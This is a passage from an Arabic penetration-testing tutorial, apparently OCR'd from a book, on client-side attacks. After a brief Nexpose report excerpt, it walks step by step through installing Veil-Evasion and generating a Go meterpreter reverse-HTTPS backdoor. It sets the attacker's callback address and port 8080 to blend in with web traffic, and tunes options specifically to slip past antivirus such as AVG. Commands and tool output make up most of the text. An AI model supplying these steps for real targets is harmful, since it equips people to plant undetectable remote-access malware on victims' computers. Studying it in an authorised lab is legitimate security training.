يمكننا أيضًا جدولة تقرير تلقائي في كل مرة يتم فيها إجراء الفحص. على سبيل المثال، إذا كنا نقوم بالمسح الضوئي كل أسبوع، فيمكننا أيضًا إنشاء تقرير كل أسبوع. الآن، يمكننا فقط تنزيل التقرير بالنقر فوق التقرير، ولنرى كيف يبدو:




في لقطة الشاشة أعلاه، يمكننا أن نرى أنه يحتوي على التاريخ، وأنه يحتوي على العنوان، وأنه يحتوي على جميع عمليات الاستغلال التي تم العثور عليها، ولكن هذا هو التقرير التنفيذي. أنه يحتوي على تفاصيل صغيرة حول عمليات الاستغلال والمزيد من الرسوم البيانية لإظهار المديرين التنفيذيين المخاطر التي تم العثور عليها ومدى أهميتهم:


# 1. Executive Summary

This report represents a security audit performed by Nexpose from Rapid7 LLC. It contains confidential information about the state of your network. Access to this information by unauthorized personnel may allow them to compromise your network.

| Site Name | Start Time | End Time | Total Time | Status |
|---|---|---|---|---|
| metasploitable | July 12, 2018 01:13, EDT | July 12, 2018 01:23, EDT | 9 minutes | Success |

**There is not enough historical data to display risk trend.**

The audit was performed on one system which was found to be active and was scanned.




في لقطة الشاشة أعلاه، يمكننا أن نرى أن Nexpose يعرض علينا مزيدًا من التفاصيل وهو أكثر تقدمًا. إنه موجه نحو بنية تحتية أكبر، وشركات أكبر، حيث نحتاج دائمًا إلى التأكد من أن كل شيء مُحدَّث، وكل شيء مثبت، وليس هناك أي استغلالات.

## هجمات من جانب العميل | Client-side attacks

في هذا القسم، سنتعرف على الهجمات من جانب العميل. من الأفضل الوصول إلى جهاز حاسوب مستهدف باستخدام الهجمات من جانب الخادم، مثل محاولة البحث عن استغلالات في التطبيقات المثبتة أو في نظام التشغيل. إذا لم نتمكن من العثور على الاستغلال، أو إذا كان هدفنا مخفيًا خلف عنوان IP أو باستخدام الشبكة المخفية، فسنستخدم في هذه الحالة هجمات من جانب العميل. تتطلب الهجمات من جانب العميل من المستخدم القيام بشيء ما، مثل تنزيل صورة، وفتح رابط، وتثبيت تحديث يقوم بعد ذلك بتشغيل الشفرة في أجهزته. تتطلب الهجمات من جانب العميل تفاعل المستخدم وهذا هو سبب أهمية جمع المعلومات. إنه يجمع المعلومات حول تطبيقات الفرد ومن هم كشخص. للقيام بهجوم من جانب العميل بنجاح، نحتاج إلى معرفة أصدقاء ذلك الشخص والشبكة وموقع الويب الذي يستخدمونه وموقع الويب الذي يثقون به. في الهجوم من جانب العميل، عندما نجمع المعلومات، يكون تركيزنا هو الشخص، وليس تطبيقاته أو نظام التشغيل الخاص به.

ستكون الآلة المستهدفة عبارة عن آلة Window، وستكون الآلة المهاجمة عبارة عن آلة Kali. لضمان وجودها على نفس الشبكة، سيستخدم الجهاز شبكات NAT. في مثالنا، سنستخدم الاتصالات الاحتياطية، لذا فإن عنوان IP المنفصل ليس ضروريًا في هذه الحالة.

في هذا القسم، سوف نتعلم كيف يمكن استخدام أداة تسمى الحجاب (Veil) لإنشاء باب خلفي غير قابل للكشف. بعد ذلك، سنناقش الحمولات. بمجرد أن تكون لدينا فكرة موجزة عن الحمولات الصافية، سنقوم بإنشاء باب خلفي من خلاله سننفذ هجمات من جانب العميل على نظامنا، وتمكننا من الاستماع إلى الاتصالات. أخيرًا، سوف نتعلم كيفية تنفيذ الباب الخلفي في الوقت الفعلي، بالإضافة إلى التقنيات التي يمكننا استخدامها لحماية نظامنا من هذه الهجمات.

في الهجمات من جانب العميل، سنغطي الموضوعات التالية:

- هجمات من جانب العميل
- تثبيت Veil

- نظرة عامة على الحمولات
- توليد باب خلفي بـ Veil
- الاستماع للاتصالات
- اختبار الباب الخلفي
- تحديثات bdm1 وهمية
- حماية ضد طرق التسليم


## Installing Veil | تثبيت Veil

في هذا القسم، سنتعلم كيفية إنشاء باب خلفي لا يمكن اكتشافه بواسطة برنامج مكافحة الفيروسات. الباب الخلفي هو مجرد ملف، وعندما يتم تنفيذ هذا الملف على جهاز حاسوب مستهدف، فإنه سيتيح لنا الوصول الكامل لجهاز الهدف. هناك عدة طرق لتوليد باب خلفي، لكننا مهتمون بإنشاء باب خلفي لا يمكن اكتشافه بواسطة برامج مكافحة الفيروسات. هذا ليس بالأمر الصعب فعله، إذا استخدمنا أداة تسمى **Veil-Evasion**.

سنقوم بتنزيل أحدث إصدار من Veil، وهو 3، باستخدام رابط GitHub التالي:

https://github.com/Veil-Framework/Veil

GitHub هو نظام للتحكم في الإصدار يتيح للمبرمجين نشر التعليمات البرمجية المصدر ومشاركتها وتحديثها. يتم استخدامه كثيرا عند تنزيل البرامج. يمكن تنزيل مستودع Veil من خلال رابط GitHub أو بنسخه إلى طرفنا terminal. توضح لقطة الشاشة التالية رابط GitHub الذي يجب علينا نسخه:




الآن، قبل تنزيله، نريد بالفعل تخزينه في دليل **opt/**. لذلك سنستخدم أمر **cd** للتنقل إلى دليل مختلف، ثم سنكتب **opt/** لاختيار دليل يسمى **opt**. الآن سنقوم بتشغيل **ls** لسرد الدلائل المتوفرة، سنرى أن لدينا دليل واحد فقط لبرنامج يسمى **Teeth**.

| root@kali :~# cd /opt |
|---|
| root@kali :/opt# ls |


الآن، إذا أردنا تنزيل Veil، فعلينا نسخ رابط المستودع من GitHub كما هو موضح في لقطة الشاشة السابقة. ثم سنذهب إلى المحطتنا الطرفية، لتحديد مكان التنزيل. لذا فإن أول ما سنقوم به هو تغيير الدليل إلى opt/، ومن ثم سنكتب git clone، وقم بإدخال عنوان URL الخاص بالمستودع. الأمر كالتالي:

```
root@kali :/opt# git clone https://github.com/Veil-Framework/Veil.git
```

هنا، يتم استخدام أمر clone لإخبار git أننا نريد استنساخ أو تنزيل هذا الإطار أو البرنامج أو المشروع، قبل مشاركة الرابط مع Veil. لتنزيل المشروع المطلوب، ما عليك سوى الضغط على Enter.

إذا استخدمنا الأمر **ls** لسرد ملفاتنا، فسوف نرى دليلًا جديدًا يسمى **Veil**. نحن قادرون على الانتقال إلى هذا الدليل عن طريق إدخال **/cd Veil**. يتم استخدام الأمر **ls** لسرد جميع الملفات المتاحة، بما في ذلك Veil.py، والتي نحتاج إلى تثبيتها. للقيام بذلك، انتقل إلى دليل التكوين عن طريق إدخال **/cd config**، ثم قم بتشغيل **setup.sh** bash script. هذا البرنامج النصي سوف يثبيت Veil-Evasion. لتشغيل ملف قابل للتنفيذ من terminal، ندخل /. ثم اسم الملف القابل للتنفيذ والذي هو setup.sh، كما هو موضح في لقطة الشاشة التالية:

| root@kali :/opt# **ls** |
|---|
| root@kali :/opt# **cd Veil** |
| root@kali :/opt/Veil# **ls** |
| root@kali :/opt/Veil# **cd config**/ |
| root@kali :/opt/Veil/config# **ls** |
| root@kali :/opt/Veil/config# ./**setup.sh** |


يجب أن ينشئ الأمر السابق النتائج التالية:

```
root@kali:/opt/Veil/config# ./setup.sh
==========================================================================
               Veil (Setup Script) | [Updated]: 2018-05-08
==========================================================================
    [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
==========================================================================

                os = kali
         osversion = 2018.4
      osmajversion = 2018
              arch = x86_64
          trueuser = root
  userprimarygroup = root
       userhomedir = /root
           rootdir = /opt/Veil
           veildir = /var/lib/veil
         outputdir = /var/lib/veil/output
   dependenciesdir = /var/lib/veil/setup-dependencies
           winedir = /var/lib/veil/wine
         winedrive = /var/lib/veil/wine/drive_c
           gempath = Z:\var\lib\veil\wine\drive_c\Ruby187\bin\gem

[I] Kali Linux 2018.4 x86_64 detected...



[?] Are you sure you wish to install Veil?

    Continue with installation? ([y]es/[s]ilent/[N]o): y
```

في لقطة الشاشة السابقة، يمكننا أن نرى أنه يتم سؤالك عما إذا كنت ترغب في تثبيت veil، سنختار y. لاحظ أن التثبيت قد يستغرق بعض الوقت.

بعد التثبيت، نفتح أولاً المحطة الطرفية، ثم سننتقل إلى دليل opt عن طريق إدخال cd /opt، لأن هذا هو المكان الذي قمنا فيه باستنساخ Veil. لذلك، نحن بصدد إدخال الأمر/cd Veil لتغيير دليل العمل. نحن الآن داخل دليل veil. إذا قمنا بتشغيل الأمر ls، سنرى أن لدينا veil قابل للتنفيذ. لذلك يمكننا تشغيل هذا الملف التنفيذي من خلال وضع /. متبوعًا باسم الاستغلال وهو Veil.py.

| root@kali :/opt/Veil# **ls** |
|---|
| root@kali :/opt/Veil# ./**Veil** |

الآن سنقوم بتشغيل الأمر أعلاه، مما يؤدي إلى شاشة الترحيب بـVeil ، كما هو موضح في لقطة الشاشة التالية:

```
root@kali:/opt/Veil# ./Veil.py
===============================================================================
                             Veil | [Version]: 3.1.11
===============================================================================
      [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
===============================================================================

Main Menu

        2 tools loaded

Available Tools:

        1)      Evasion
        2)      Ordnance

Available Commands:

        exit                    Completely exit Veil
        info                    Information on a specific tool
        list                    List available tools
        options                 Show Veil configuration
        update                  Update Veil
        use                     Use a specific tool

Veil>: 
```

في لقطة الشاشة أعلاه، يمكننا أن نرى أن Veil لديه أداتين. في القسم التالي، سنتعلم استخدام هذه الأدوات.

## Overview of Payloads | نظرة عامة على الحمولات

بمجرد تثبيت veil، سننظر في أوامره. الأوامر واضحة كما هو موضح في لقطة الشاشة التالية. يسمح لنا **exit** بالخروج من البرنامج، يتم استخدام **info** لتزويدنا بالمعلومات حول أداة معينة، يتم استخدام **list** لسرد الأدوات المتاحة، يتم استخدام **update** لتحديث veil، يتم استخدام **use** لتمكين استخدام أي أداة، كما هو موضح في لقطة الشاشة التالية:

```
root@kali:/opt/Veil# ./Veil.py
===============================================================================
                             Veil | [Version]: 3.1.11
===============================================================================
      [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
===============================================================================

Main Menu

        2 tools loaded

Available Tools:

        1)      Evasion
        2)      Ordnance

Available Commands:

        exit                    Completely exit Veil
        info                    Information on a specific tool
        list                    List available tools
        options                 Show Veil configuration
        update                  Update Veil
        use                     Use a specific tool

Veil>: 
```

في لقطة الشاشة السابقة، يمكننا أن نرى أن هناك نوعين من الأدوات المستخدمة في veil:

التهرب **(Evasion)**: يتم استخدام هذه الأداة لإنشاء باب خلفي غير قابل للكشف.

الذخائر **(Ordnance)**: يتم استخدام هذه الأداة لإنشاء الحمولات التي يستخدمها Evasion. هذا أكثر من أداة ثانوية.

الحمولة هي جزء من الكود، وهي تفعل ما نريده. في هذه الحالة، يعطينا اتصال عكسي وتنزيلات وتنفيذ شيء ما على جهاز حاسوب المستهدف. الآن نحن نستخدم الأمر **use** لتمكين استخدام أي أداة. نريد تشغيل Evasion، لذلك سنقوم بتشغيل استخدام الأمر **use 1**. عند تحميل Veil–Evasion، يجب أن نرى شيئًا مشابهًا للأمر التالي:

```
Veil>: use 1
===============================================================================
                                  Veil-Evasion
===============================================================================
      [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
===============================================================================

Veil-Evasion Menu

        41 payloads loaded

Available Commands:

        back                    Go to Veil's main menu
        checkvt                 Check VirusTotal.com against generated hashes
        clean                   Remove generated artifacts
        exit                    Completely exit Veil
        info                    Information on a specific payload
        list                    List available payloads
        use                     Use a specific payload
```

في لقطة الشاشة السابقة، يمكننا أن نرى أن Veil تعطينا قائمة بالأوامر التي يمكن تشغيلها بهذه الأداة. نريد سرد جميع الحمولات المتاحة، والتي يوجد منها 41. في لقطة الشاشة التالية، يمكننا أن نرى أن كل حمولة تنقسم إلى ثلاثة أجزاء، وقد سلطنا الضوء على الحمولات التي سنستخدمها وهي:

15) go/meterpreter/rev_https.py

```
Veil/Evasion>: list
===============================================================================
                                 Veil-Evasion
===============================================================================
      [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
===============================================================================


 [*] Available Payloads:

        1)      autoit/shellcode_inject/flat.py

        2)      auxiliary/coldwar_wrapper.py
        3)      auxiliary/macro_converter.py
        4)      auxiliary/pyinstaller_wrapper.py

        5)      c/meterpreter/rev_http.py
        6)      c/meterpreter/rev_http_service.py
        7)      c/meterpreter/rev_tcp.py
        8)      c/meterpreter/rev_tcp_service.py

        9)      cs/meterpreter/rev_http.py
        10)     cs/meterpreter/rev_https.py
        11)     cs/meterpreter/rev_tcp.py
        12)     cs/shellcode_inject/base64.py
        13)     cs/shellcode_inject/virtual.py

        14)     go/meterpreter/rev_http.py
        15)     go/meterpreter/rev_https.py
        16)     go/meterpreter/rev_tcp.py
        17)     go/shellcode_inject/virtual.py

        18)     lua/shellcode_inject/flat.py

        19)     perl/shellcode_inject/flat.py

        20)     powershell/meterpreter/rev_http.py
        21)     powershell/meterpreter/rev_https.py
        22)     powershell/meterpreter/rev_tcp.py
        23)     powershell/shellcode_inject/psexec_virtual.py
        24)     powershell/shellcode_inject/virtual.py

        25)     python/meterpreter/bind_tcp.py
        26)     python/meterpreter/rev_http.py
        27)     python/meterpreter/rev_https.py
        28)     python/meterpreter/rev_tcp.py
```

الجزء الأول من اسم الحمولة النافعة هو لغة البرمجة التي سيتم بها التفاف الحمولة. في لقطة الشاشة السابقة، يمكننا رؤية اللغة المستخدمة وتشمل CS و Python و GO و C و PowerShell و Ruby. في هذا المثال، سنستخدم لغة **go**.

الجزء الثاني من الحمولة هو نوع الحمولة. بمعنى آخر، نوع الكود الذي سيتم تنفيذه على الشبكة المستهدفة. في هذا المثال، سوف نستخدم Meterpreter، وهي حمولة صممتها Metasploit. Metasploit هو إطار ضخم ، وأحيانًا يتم استخدامه للقرصنة. يعمل Meterpreter في الذاكرة، لذلك يصعب اكتشافه ولا

يترك أثرًا كبيرًا. باستخدام Meterpreter، يمكننا الوصول الكامل عبر جهاز حاسوب مستهدف. يسمح لنا بالتصفح عبر نظام الملفات، وتثبيت أو تنزيل الملفات، وأكثر من ذلك بكثير.

الجزء الثالث من اسم الحمولة النافعة هو الطريقة التي سيتم استخدامها لتأسيس اتصاله. في مثالنا، هذا هو **rev_https**. حيث يشير rev إلى العكس (reverse)، و https هو البروتوكول الذي سيتم استخدامه لتأسيس الاتصال. في لقطة الشاشة السابقة، هناك بعض الأمثلة على rev_tcp، والتي تنشئ اتصال TCP عكسي.

الاتصال العكسي هو حيث يتصل الجهاز الهدف بجهاز المهاجم عبر الباب الخلفي. تتجاوز هذه الطريقة برامج مكافحة الفيروسات، لأن الاتصال لا يتم توجيهه إلى الحاسوب المستهدف، بل إلى المهاجم بدلاً من ذلك. في مثالنا، سنستخدم المنفذ 80 أو 8080، الذي تستخدمه العديد من مواقع الويب، بحيث يظهر الاتصال كاتصال موقع غير ضار.

| Generating a Veil backdoor | إنشاء باب خلفي بـveil |
|---|---|

الآن، نحن بصدد توليد veil باستخدام الباب الخلفي. أولاً، سنقوم بتشغيل أمر **list**، ثم سنقوم بكتابة الأمر use 1، لأننا نريد استخدام Evasion. الآن اضغط على Enter، لأننا نرغب في استخدام الحمولة الخامسة عشرة، لذلك سنقوم بتشغيل الأمر use 15، على النحو التالي:

```
Veil/Evasion>: use 15
===============================================================================
                                  Veil-Evasion
===============================================================================
      [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
===============================================================================

 Payload Information:

        Name:           Pure Golang Reverse HTTPS Stager
        Language:       go
        Rating:         Normal
        Description:    pure windows/meterpreter/reverse_https stager, no
                        shellcode

Payload: go/meterpreter/rev_https selected

 Required Options:

Name                    Value           Description
----                    -----           -----------
BADMACS                 FALSE           Check for VM based MAC addresses
CLICKTRACK              X               Require X number of clicks before execution
COMPILE_TO_EXE          Y               Compile to an executable
CURSORCHECK             FALSE           Check for mouse movements
DISKSIZE                X               Check for a minimum number of gigs for hard disk
HOSTNAME                X               Optional: Required system hostname
INJECT_METHOD           Virtual         Virtual or Heap
LHOST                                   IP of the Metasploit handler
LPORT                   80              Port of the Metasploit handler
MINPROCS                X               Minimum number of running processes
PROCCHECK               FALSE           Check for active VM processes
PROCESSORS              X               Optional: Minimum number of processors
RAMCHECK                FALSE           Check for at least 3 gigs of RAM
SLEEP                   X               Optional: Sleep "Y" seconds, check if accelerated
USERNAME                X               Optional: The required user account
USERPROMPT              FALSE           Prompt user prior to injection
UTCCHECK                FALSE           Check if system uses UTC time

 Available Commands:

        back            Go back to Veil-Evasion
        exit            Completely exit Veil
        generate        Generate the payload
        options         Show the shellcode's options
        set             Set shellcode option
```

الآن سنقوم بتغيير **IP LHOST** الخاص بحمولة البيانات إلى عنوان IP الخاص بجهاز Kali باستخدام الخيارات التالية.

علينا تشغيل الأمر **ifconfig**، للحصول على عنوان IP الخاص بجهاز Kali. سنقوم الآن بتقسيم الشاشة عن طريق النقر بزر الماوس الأيمن وتحديد Split Horizontally ثم تشغيل الأمر. في لقطة الشاشة التالية، يمكننا أن نرى أن عنوان جهاز كالي هو 10.0.2.15، وهو المكان الذي نريد أن يعود فيه اتصال الحاسوب الهدف مرة واحدة بعد أن تم تنفيذ الباب الخلفي backdoor:

```
root@kali:/opt/Veil# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::a00:27ff:fe0b:9166  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:0b:91:66  txqueuelen 1000  (Ethernet)
        RX packets 562137  bytes 816777958 (778.9 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 280585  bytes 20028728 (19.1 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 54314  bytes 29981222 (28.5 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 54314  bytes 29981222 (28.5 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

لتعيين **LHOST** كـ **10.0.2.15**، سنقوم بكتابة الأمر set يليه الخيارات التي نريد تغييرها، كما هو موضح أدناه:

```
set LHOST 10.0.2.15
```

نحتاج الآن إلى تغيير LPORT إلى 8080. يتم استخدام هذا المنفذ أيضًا من قِبل خوادم الويب، لذلك لن نبدو مشبوهين ويجب أن نتجاوز جدار الحماية. سنقوم الآن بتعيين المنفذ الصحيح، وأدخل الأمر set LPORT 8080، كما هو موضح في لقطة الشاشة التالية:

```
[go/meterpreter/rev_https>>]: options

Payload: go/meterpreter/rev_https selected

 Required Options:

Name                    Value           Description
----                    -----           -----------
BADMACS                 FALSE           Check for VM based MAC addresses
CLICKTRACK              X               Require X number of clicks before execution
COMPILE_TO_EXE          Y               Compile to an executable
CURSORCHECK             FALSE           Check for mouse movements
DISKSIZE                X               Check for a minimum number of gigs for hard disk
HOSTNAME                X               Optional: Required system hostname
INJECT_METHOD           Virtual         Virtual or Heap
LHOST                   10.0.2.15       IP of the Metasploit handler
LPORT                   8080            Port of the Metasploit handler
MINPROCS                X               Minimum number of running processes
PROCCHECK               FALSE           Check for active VM processes
PROCESSORS              X               Optional: Minimum number of processors
RAMCHECK                FALSE           Check for at least 3 gigs of RAM
SLEEP                   X               Optional: Sleep "Y" seconds, check if accelerated
USERNAME                X               Optional: The required user account
USERPROMPT              FALSE           Prompt user prior to injection
UTCCHECK                FALSE           Check if system uses UTC time

 Available Commands:

        back            Go back to Veil-Evasion
        exit            Completely exit Veil
        generate        Generate the payload
        options         Show the shellcode's options
        set             Set shellcode option
```

ستتجاوز هذه العملية كل برنامج مكافحة فيروسات باستثناء AVG، وفقًا للتجربة. تعمل برامج مكافحة الفيروسات باستخدام قاعدة بيانات كبيرة من التواقيع. تتوافق هذه التواقيع مع الملفات التي تحتوي على تعليمات برمجية ضارة، لذلك إذا تطابق ملفنا مع أي قيمة في قاعدة بيانات، فسيتم تعليمه على أنه فيروس أو كبرنامج ضار. لهذا السبب نحتاج إلى التأكد من أن الباب الخلفي الخاص بنا فريد من نوعه قدر الإمكان حتى يتمكن من تجاوز كل قطعة من برامج مكافحة الفيروسات. يعمل veil بجد من خلال تشفير الباب الخلفي، والتشويش عليه، وحقنه في الذاكرة حتى لا يتم اكتشافه، لكن هذا لا يمشي مع AVG.

للتأكد من أن الباب الخلفي الخاص بنا يمكنه تجاوز AVG، نحتاج إلى تعديل الحد الأدنى لعدد المعالجات المستخدمة به. في هذه الحالة، يتم ضبطه على 1. استخدم الأمر التالي للقيام بذلك:

```
set PROCESSORS 1
```

سنقوم بتعديل خيار **SLEEP**، وهو عدد الثواني التي ينتظرها الباب الخلفي قبل تنفيذ الحمولة. في الحالة التالية، يتعين علينا الانتظار 6 ثوانٍ:

```
set SLEEP 6
```

لقطة الشاشة التالية توضح التغييرات:

```
[go/meterpreter/rev_https>>]: option

Payload: go/meterpreter/rev_https selected

 Required Options:

Name                    Value           Description
----                    -----           -----------
BADMACS                 FALSE           Check for VM based MAC addresses
CLICKTRACK              X               Require X number of clicks before execution
COMPILE_TO_EXE          Y               Compile to an executable
CURSORCHECK             FALSE           Check for mouse movements
DISKSIZE                X               Check for a minimum number of gigs for hard disk
HOSTNAME                X               Optional: Required system hostname
INJECT_METHOD           Virtual         Virtual or Heap
LHOST                   10.0.2.15       IP of the Metasploit handler
LPORT                   8080            Port of the Metasploit handler
MINPROCS                X               Minimum number of running processes
PROCCHECK               FALSE           Check for active VM processes
PROCESSORS              1               Optional: Minimum number of processors
RAMCHECK                FALSE           Check for at least 3 gigs of RAM
SLEEP                   6               Optional: Sleep "Y" seconds, check if accelerated
USERNAME                X               Optional: The required user account
USERPROMPT              FALSE           Prompt user prior to injection
UTCCHECK                FALSE           Check if system uses UTC time

 Available Commands:

        back            Go back to Veil-Evasion
        exit            Completely exit Veil
        generate        Generate the payload
        options         Show the shellcode's options
        set             Set shellcode option
```

سنستخدم الآن أمر generate لإنشاء الباب الخلفي، كما هو مبين على النحو التالي:

```
[go/meterpreter/rev_https>>]: generate
===============================================================================
                                  Veil-Evasion
===============================================================================
      [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
===============================================================================

 [>] Please enter the base name for output files (default is payload):
```


سنقوم الآن بتسمية بابنا الخلفي باسم rev_https_8080. توضح لقطة الشاشة التالية ما نراه بمجرد إنشاء باب خلفي. يتضمن ذلك الوحدات المستخدمة من قبل الباب الخلفي، ومكان تخزينها:

```
===============================================================================
                                  Veil-Evasion
===============================================================================
      [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
===============================================================================

 [*] Language: go
 [*] Payload Module: go/meterpreter/rev_https
 [*] Executable written to: /var/lib/veil/output/compiled/rev_https_8080.exe
 [*] Source code written to: /var/lib/veil/output/source/rev_https_8080.go
 [*] Metasploit Resource file written to: /var/lib/veil/output/handlers/rev_https_8080.rc

